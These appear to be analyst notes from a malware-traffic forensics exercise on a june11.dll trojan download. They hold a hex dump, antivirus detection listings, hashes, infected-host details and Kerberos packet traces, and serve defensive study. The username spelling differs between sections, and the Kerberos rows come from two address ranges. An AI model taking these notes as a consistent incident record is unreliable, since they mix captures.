0040  2f 6a 75 6e 65 31 31 2e  64 6c 6c 20 48 54 54 50   /june11. dll HTTP
0050  2f 31 2e 31 0d 0a 41 63  63 65 70 74 3a 20 2a 2f   /1.1··Ac cept: */
0060  2a 0d 0a 41 63 63 65 70  74 2d 45 6e 63 6f 64 69   *··Accep t-Encodi
0070  6e 67 3a 20 67 7a 69 70  2c 20 64 65 66 6c 61 74   ng: gzip , deflat
0080  65 0d 0a 55 73 65 72 2d  41 67 65 6e 74 3a 20 4d   e··User- Agent: M
```

June11.dll Threat level: High 10 out of 10

49 security vendors have identified this file as a Trojan type malware



https://maltiverse.com › sample


june11.dll - Malicious Sample - Maltiverse

Jul 13, 2020 — **june11.dll**. Classification: malicious. Tags. Blacklist sightings. Description, Source, First Seen, Last Seen, Labels. Trojan.

https://app.any.run › tasks

june11.dll (MD5: 2545B15483165D00D1B6D63D9FD0821D)

Jun 11, 2021 — Interactive malware hunting service. Live testing of most type of threats in any environments. No installation and no waiting necessary.



d36366666b407fe5527b96696377ee7ba9b609c8ef4561fa76af218ddd764dec

49 / 64

49 security vendors and 1 sandbox flagged this file as malicious

d36366666b407fe5527b96696377ee7ba9b609c8ef4561fa76
af218ddd764dec

Googleipdate.exe

invalid-signature overlay pedll signed

549.84 KB
Size

2021-11-20 20:15:09 UTC
42 minutes ago

Ad-Aware	Trojan.Mint.Zamg.O	AhnLab-V3	Malware/Win32.RL_Generic.R346613
Alibaba	TrojanSpy:Win32/Yakes.56555f48	ALYac	Trojan.Mint.Zamg.O
Antiy-AVL	Trojan/Generic.ASCommon.1BE	Arcabit	Trojan.Mint.Zamg.O
Avast	Win32:DangerousSig [Trj]	AVG	Win32:DangerousSig [Trj]
Avira (no cloud)	TR/AD.ZLoader.ladbd	BitDefender	Trojan.Mint.Zamg.O
BitDefenderTheta	Gen:NN.ZedlaF.34294.lu9@aul7OQgi	CrowdStrike Falcon	Win/malicious_confidence_100%
Cylance	Unsafe	Cynet	Malicious (score: 100)

Vulnerable Windows Machines

Infected machine

Information about the infected Windows machine:

- Host name: Rotterdam-PC
- IP address: 172.16.4.205
- MAC address: (00:59:07:b0:63:a4)

- Username of the Windows user whose computer is infected:


  mattijs.devries
- IPs used in the infected traffic 172.16.4.205 and 172.16.4.4
- The Screenshot of this desktop


  was captured by isolating

  http traffic in PNG format.

  “Ctrl--Shift-O” allows wireshark

  view images.





kerberos.CNameString

```
No.    Time          Source          Destination     Protocol Length Info
 56463 645.439535400 10.6.12.203     10.6.12.12      KRB5      381 AS-REQ
 56858 647.288233100 10.6.12.203     10.6.12.12      KRB5      301 AS-REQ
 56866 647.304680400 10.6.12.203     10.6.12.12      KRB5      381 AS-REQ
 57248 648.861709900 10.6.12.203     10.6.12.12      KRB5      291 AS-REQ
 57256 648.877288800 10.6.12.203     10.6.12.12      KRB5      371 AS-REQ
  3187 49.786544600  172.16.4.205    172.16.4.4      KRB5      297 AS-REQ
  3195 49.803720100  172.16.4.205    172.16.4.4      KRB5      377 AS-REQ
  3369 50.584361200  172.16.4.205    172.16.4.4      KRB5      301 AS-REQ
  3376 50.599992500  172.16.4.205    172.16.4.4      KRB5      381 AS-REQ
  3408 50.726684900  172.16.4.205    172.16.4.4      KRB5      292 AS-REQ
  3415 50.742235400  172.16.4.205    172.16.4.4      KRB5      372 AS-REQ
```

```
  req-body
    Padding: 0
    kdc-options: 40810010
    cname
      name-type: kRB5-NT-PRINCIPAL (1)
      cname-string: 1 item
        CNameString: matthijs.devries
    realm: MIND-HAMMER
    sname
      name-type: kRB5-NT-SRV-INST (2)
      sname-string: 2 items
        SNameString: krbtgt
        SNameString: MIND-HAMMER
    till: 2037-09-13 02:48:05 (UTC)
    rtime: 2037-09-13 02:48:05 (UTC)
    nonce: 631265106
    etype: 6 items
      ENCTYPE: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
      ENCTYPE: eTYPE-AES128-CTS-HMAC-SHA1-96 (17)
      ENCTYPE: eTYPE-ARCFOUR-HMAC-MD5 (23)
      ENCTYPE: eTYPE-ARCFOUR-HMAC-MD5-56 (24)
      ENCTYPE: eTYPE-ARCFOUR-HMAC-OLD-EXP (-135)
      ENCTYPE: eTYPE-DES-CBC-MD5 (3)
    addresses: 1 item ROTTERDAM-PC<20>
      HostAddress ROTTERDAM-PC<20>
        addr-type: nETBIOS (20)
        NetBIOS Name: ROTTERDAM-PC<20> (Server service)
```

```
0070  a1 1d 30 1b a0 03 02 01  01 a1 14 30 12 1b 10 6d   ··0·····  ···0···m
```

